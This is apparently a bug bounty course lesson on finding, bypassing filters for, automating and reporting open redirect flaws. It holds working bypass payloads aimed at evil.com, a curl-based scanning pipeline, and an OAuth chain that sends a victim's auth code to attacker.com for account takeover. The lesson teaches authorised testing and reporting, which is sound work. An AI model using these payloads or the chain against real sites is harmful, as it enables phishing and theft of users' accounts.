
Day 60 — Pro Hunter $$$$
All open redirect testing in this guide is performed on authorised targets only — DVWA, PortSwigger Academy free labs, TryHackMe, HackTheBox, or in-scope bug bounty programmes with explicit written permission. Never test redirect vulnerabilities on applications without authorisation. Never use open redirects for phishing attacks against real users — this course teaches responsible discovery and reporting only.
Here is a real scenario from HackerOne’s public disclosure feed. A researcher found a single URL parameter called ?redirect= on a major company’s login page. On its own, it paid $200. But that same researcher noticed the parameter appeared inside an OAuth flow. They chained the two vulnerabilities together. The open redirect became a full account takeover. Final payout: $7,500. Same vulnerability. Completely different impact. The difference was knowing how to chain. Today — Day 11 — you learn open redirect bug bounty hunting from zero to the advanced chaining techniques that multiply your payouts.
- 🟢 What Is Open Redirect?
- 🟢 Why Open Redirect Pays — Standalone vs Chained Payout Difference
- 🟡 Finding Every Redirect Parameter — The Complete Recon Method
- 🟡 Manual Testing with Burp Suite — Step by Step Confirmation
- 🟡 6 Filter Bypass Techniques When Basic Payloads Are Blocked
- 🔴 Automating Open Redirect Discovery at Scale
- 🔴 Chaining Open Redirect with OAuth — The $7,500 Account Takeover
- 🔴 Writing Reports That Pay Maximum — With Full Template
- 📋 Commands Used Today — Complete Reference Card
What Is Open Redirect?
Imagine you are visiting a city you have never been to before. You need to get to the central library. Someone on the street who looks official points you to a sign that says “Central Library — this way →”. You trust the sign because it is in the right city, on an official-looking post, right outside the town hall. You follow it. But the sign was placed by someone else. It leads you to a completely different building — a fake library that steals your wallet when you walk in.
An open redirect vulnerability works exactly like that fake sign. It exists in web applications that accept a user-controlled URL in a redirect parameter and send users to that URL without checking whether it is a trusted destination. A link that appears to belong to a trusted website — bank.com/login?redirect=… — can actually send the user anywhere on the internet. Because the link starts with bank.com, most people trust it completely.
This is why open redirect bug bounty hunting matters so much. Companies that have this vulnerability on their login pages and payment flows are unknowingly providing attackers with legitimate-looking infrastructure for phishing. Every email with a real company domain in the URL bypasses spam filters and user suspicion. Understanding this impact is what separates a $150 report from a $7,500 one.
GET /login?redirect=/dashboard HTTP/1.1
Host: bank.com

Response: 302 Location: https://bank.com/dashboard ✅
GET /login?redirect=https://evil.com/fake-bank HTTP/1.1
Host: bank.com

Response: 302 Location: https://evil.com/fake-bank ❌
User lands on phishing page — link showed bank.com in email
Spam filter sees: bank.com domain → trusted → delivered to inbox
User sees: bank.com in the link → clicks without suspicion
Reality: redirected to attacker site after login attempt ❌
Redirect parameters serve a completely legitimate purpose. When you try to access a protected page without being logged in, the app saves your destination, sends you to login, then redirects you back after. This is good UX. The vulnerability arises when the developer accepts any URL without checking it belongs to their domain. One missing validation — and every link on their entire platform becomes a potential phishing vector for attackers.
Step 1: Open your browser and visit a few websites you use regularly (e-commerce, news sites, social platforms)
Step 2: Log out if you are logged in, then click any protected link to trigger a login redirect
Step 3: Look at the URL bar on the login page — do you see any of these?
?redirect= ?return= ?next= ?dest= ?url= ?goto= ?callback= ?returnUrl=
Step 4: Write down every redirect parameter name you find across 5 different websites. This becomes your personal redirect wordlist.
Why Open Redirect Pays — The Standalone vs Chained Payout Difference
Here is the honest truth about open redirect payouts that most guides skip. A standalone open redirect — reported with no demonstrated impact beyond “it redirects to evil.com” — typically pays between $100 and $500. Many programmes rate it Low severity. Some won’t pay at all for it.
So why are we covering it on Day 11? Because open redirect is one of the most powerful chain vulnerabilities in bug bounty. On its own it is a $200 bug. Chained with the right co-existing vulnerability it becomes a $5,000–$30,000 Critical finding. The skill that multiplies payouts is not finding the redirect — it is recognising what else on the application can be combined with it.
Finding Every Redirect Parameter on a Target — The Complete Recon Methodology
Before you can test for open redirect you need to find every place the application handles URL redirects. Redirect parameters hide in four locations: URL query strings, POST request bodies, HTTP headers, and JavaScript code that builds redirect URLs client-side. Your Burp Suite HTTP History captures the first three automatically as you browse normally.
Step 2: Open Burp Suite Community → Proxy → Intercept ON. Configure browser to use Burp as proxy.
Step 3: Browse the lab application normally — click every link, submit every form.
Step 4: In Burp → HTTP History → use the search filter to find all requests containing: redirect OR return OR url=
Step 5: For each match — right-click → Send to Repeater. You now have all redirect parameters ready for testing.
Manual Testing with Burp Suite — Confirming Open Redirect Step by Step
Once you have redirect parameters identified, manual testing in Burp Suite Repeater is the fastest path to confirmation. This process takes under 2 minutes per parameter once you know it — and it is manual confirmation that programmes want to see in your report, not automated scanner output.
GET /login?redirect=/dashboard HTTP/1.1
Host: target.com

Response: 302 Location: https://target.com/dashboard ← normalGET /login?redirect=https://YOUR-TEST-DOMAIN.com HTTP/1.1 Host: target.com → 302 Location: https://YOUR-TEST-DOMAIN.com = CONFIRMED ✅ → 302 Location: https://target.com/dashboard = VALIDATED — try bypass
Navigate to: https://target.com/login?redirect=https://YOUR-TEST-DOMAIN.com
Complete login → observe browser landing on YOUR-TEST-DOMAIN.com

Screenshot this: request → 302 response → final browser destination
This is your proof of impact for the bug bounty report
?redirect=https://your-domain.com and the server returns 302 Location: https://target.com/dashboard. What does this mean?6 Filter Bypass Techniques — When the Basic Payload Gets Blocked
Most modern applications have some form of redirect validation. They check the URL starts with their own domain, or that it does not contain certain characters. These filters are often implemented quickly under deadline pressure — and quickly means imperfectly. Here are the six bypass techniques that work against the most common filter implementations.
?redirect=//evil.com
?redirect=//evil.com/phishing-page
# Filter checks for "https://" and does not see it — allows through
# Browser interprets //evil.com as https://evil.com automatically
?redirect=%2F%2Fevil.com         # // encoded
?redirect=https%3A%2F%2Fevil.com # full https:// encoded
?redirect=https:%2F%2Fevil.com   # only slashes encoded
# Server decodes before rendering — external redirect happens
?redirect=https://evil.com.target.com   # evil.com is the domain
?redirect=https://target.com.evil.com   # target.com is a subdomain
?redirect=https://evil.com/target.com   # target.com is a path
# Weak filter: endsWith("target.com") check — string ends with it → approved
?redirect=https://target.com#https://evil.com
?redirect=https://target.com%23https://evil.com
# Works when JS reads window.location.hash and redirects based on it
?redirect=https:\evil.com
?redirect=https:\/\/evil.com
?redirect=///evil.com
# Filter checks for "https://" — backslash variant passes
# Browser normalises \ to // and redirects to evil.com
?redirect=https://target.com%00https://evil.com
?redirect=https://target.com%0ahttps://evil.com  # newline
?redirect=https://target.com%09https://evil.com  # tab
# Most effective against older PHP or CGI applications
Load all 6 bypass variants as a payload list in Burp Suite Intruder. Set the redirect parameter value as the injection point. Add a Grep Match rule to flag any response containing your controlled domain in the Location header. Run the attack — any flagged response is a confirmed bypass. This converts 6 manual tests into one automated sweep taking under 30 seconds.
Automating Open Redirect Discovery at Scale — Tools and Workflow
When running recon across large programmes with hundreds of subdomains, automation dramatically multiplies your coverage. The pipeline below combines three free tools to collect, filter, and test every historical redirect parameter on a target’s entire URL footprint — automatically.
# Mine web archives for all historical URLs
echo "target.com" | waybackurls > all_urls.txt
echo "target.com" | gau >> all_urls.txt

# Filter for redirect parameters only
grep -iE "redirect|return|url=|next=|dest=|callback" all_urls.txt > redirect_params.txt

wc -l redirect_params.txt  # Typical output: 200-2000 endpoints
# qsreplace replaces ALL parameter values with your payload
cat redirect_params.txt | \
  qsreplace "https://YOUR-DOMAIN.com" | \
  while read url; do
    r=$(curl -s -o /dev/null -w "%{redirect_url}" -L "$url")
    if echo "$r" | grep -q "YOUR-DOMAIN.com"; then
      echo "OPEN REDIRECT FOUND: $url"
    fi
  done

# Any output line = confirmed open redirect requiring manual verification
go install github.com/tomnomnom/waybackurls@latest

go install github.com/lc/gau/v2/cmd/gau@latest

go install github.com/tomnomnom/qsreplace@latest
Step 2: Run the pipeline against a bug bounty programme’s in-scope domain that permits automated scanning (always check programme rules first):
echo "target.com" | waybackurls | grep -iE "redirect|return|url=" | qsreplace "https://your-domain.com" | while read u; do r=$(curl -sk -o /dev/null -w "%{redirect_url}" -L "$u"); echo "$r" | grep -q "your-domain.com" && echo "FOUND: $u"; doneStep 3: For any FOUND result — open it in Burp Suite Repeater and manually verify before reporting.
No live target? Practice on DVWA or HackTheBox retired machines only.
Chaining Open Redirect with OAuth — The $7,500 Account Takeover Upgrade
This chain transforms a $200 Low-severity finding into a $7,500 Critical account takeover. Understanding it is one of the most valuable skills in bug bounty — and fewer than 5% of hunters who find open redirects ever attempt it.
OAuth is the technology behind “Login with Google” and “Login with Facebook.” When you click that, the website sends you to Google, Google verifies who you are, then sends your access token back. The destination for that token is specified in a parameter called redirect_uri. If the application has an open redirect anywhere on its domain — that redirect endpoint can be weaponised to steal the token.
https://target.com/login?redirect=//attacker.com
After login → redirects to attacker.com ✅ Confirmed
https://accounts.google.com/oauth?client_id=TARGET_APP&
redirect_uri=https://target.com/login%3Fredirect%3D//attacker.com
# redirect_uri points to target.com open redirect endpoint
Google: 302 → https://target.com/login?redirect=//attacker.com
                         ?code=VICTIM_AUTH_TOKEN_HERE
target.com: 302 → https://attacker.com?code=VICTIM_AUTH_TOKEN_HEREWriting Open Redirect Reports That Pay Maximum — Full Template
The difference between a $200 and a $7,500 payout on the same open redirect. This same escalation principle applies across the authentication vulnerability family — a standalone authentication bypass earns more when its impact on a specific privileged system is properly documented. The report structure in both cases is identical: standalone finding versus demonstrated chain. comes down entirely to how the report communicates impact. Triage teams are not paid to work out the chain for you — your job is to spell out every step so clearly that the reviewer can confirm it in under 5 minutes. Here is the template that consistently earns maximum payout for this vulnerability class.
redirect parameter on target.com/login accepts arbitrary external URLs. Combined with Google OAuth, an attacker can craft a malicious OAuth URL that routes the victim’s authentication code through the open redirect to an attacker-controlled server — achieving full account takeover without knowing the victim’s credentials.https://target.com/login?redirect=//attacker.com → after login completes, browser lands on attacker.com ✅2. Start listener on attacker.com to capture incoming requests
3. Craft malicious OAuth URL:
https://accounts.google.com/oauth?client_id=TARGET_APP&redirect_uri=https://target.com/login%3Fredirect%3D//attacker.com&response_type=code&scope=email
4. As victim test account: navigate to malicious URL, complete Google login
5. Observe attacker.com server log — auth code received:
GET /?code=4/VICTIM_OAUTH_CODE HTTP/1.1
6. Exchange code for access token → authenticate to target.com as victim account ✅
→ No credentials required — attack bypasses all password strength and MFA on the application
→ Exploitable via phishing email — link starts with target.com, bypasses spam filters
→ Affects all users who authenticate via Google OAuth
Commands Used Today — Day 11 Complete Reference Card
# ── RECON ────────────────────────────────────────────────────────
echo "target.com" | waybackurls | grep -iE "redirect|return|url=|next=|dest=" > redirects.txt
echo "target.com" | gau | grep -iE "redirect|return|url=|next=|dest=" >> redirects.txt

# ── BYPASS PAYLOADS ──────────────────────────────────────────────
//evil.com                         # Protocol-relative
%2F%2Fevil.com                    # URL encoded
https://evil.com.target.com       # Subdomain trick
https://target.com#https://evil.com # Fragment
https:\evil.com                   # Backslash
https://target.com%00evil.com     # Null byte

# ── AUTOMATED PIPELINE ───────────────────────────────────────────
cat redirects.txt | qsreplace "https://YOUR-DOMAIN.com" | \
  while read url; do
    r=$(curl -s -o /dev/null -w "%{redirect_url}" -L "$url")
    echo "$r" | grep -q "YOUR-DOMAIN.com" && echo "FOUND: $url"
  done

# ── OAUTH CHAIN PAYLOAD ──────────────────────────────────────────
https://accounts.google.com/oauth?client_id=TARGET_APP&
redirect_uri=https://target.com/login%3Fredirect%3D//attacker.com
&response_type=code&scope=email

# ── BURP SUITE FILTER ────────────────────────────────────────────
HTTP History search: redirect OR returnUrl OR callback OR next= OR dest=
Intruder Grep Match: Location: https://YOUR-DOMAIN.com
Day 12 covers File Upload Vulnerabilities — from basic extension bypass to remote code execution through a “secure” upload form. The methodology that turns an image upload field into a critical server compromise.
Frequently Asked Questions — Day 11
SecurityElites — Day 10: SSRF Bug Bounty — how open redirect chains into SSRF for internal network access
SecurityElites — Day 7: XSS Bug Bounty — how XSS steals session cookies — the same outcome as an OAuth open redirect chain
SecurityElites — How to Write a Bug Bounty Report That Gets Paid 2026 — full report-writing guide with templates for every vulnerability class
PortSwigger Web Security Academy — OAuth Vulnerabilities — free interactive labs for the full OAuth chain technique →
OWASP WSTG — Client-side URL Redirect Testing — official methodology reference for open redirect assessment →
The first time I found an open redirect I reported it as a standalone finding and got $150. The second time I found the exact same vulnerability type — different target — I spent an extra hour testing the OAuth flow. Same underlying bug. Same redirect parameter. The chain paid $6,200. That one extra hour was worth $6,050. Open redirect is not a small bug. It is a door. Your job is to find out what is on the other side of it.
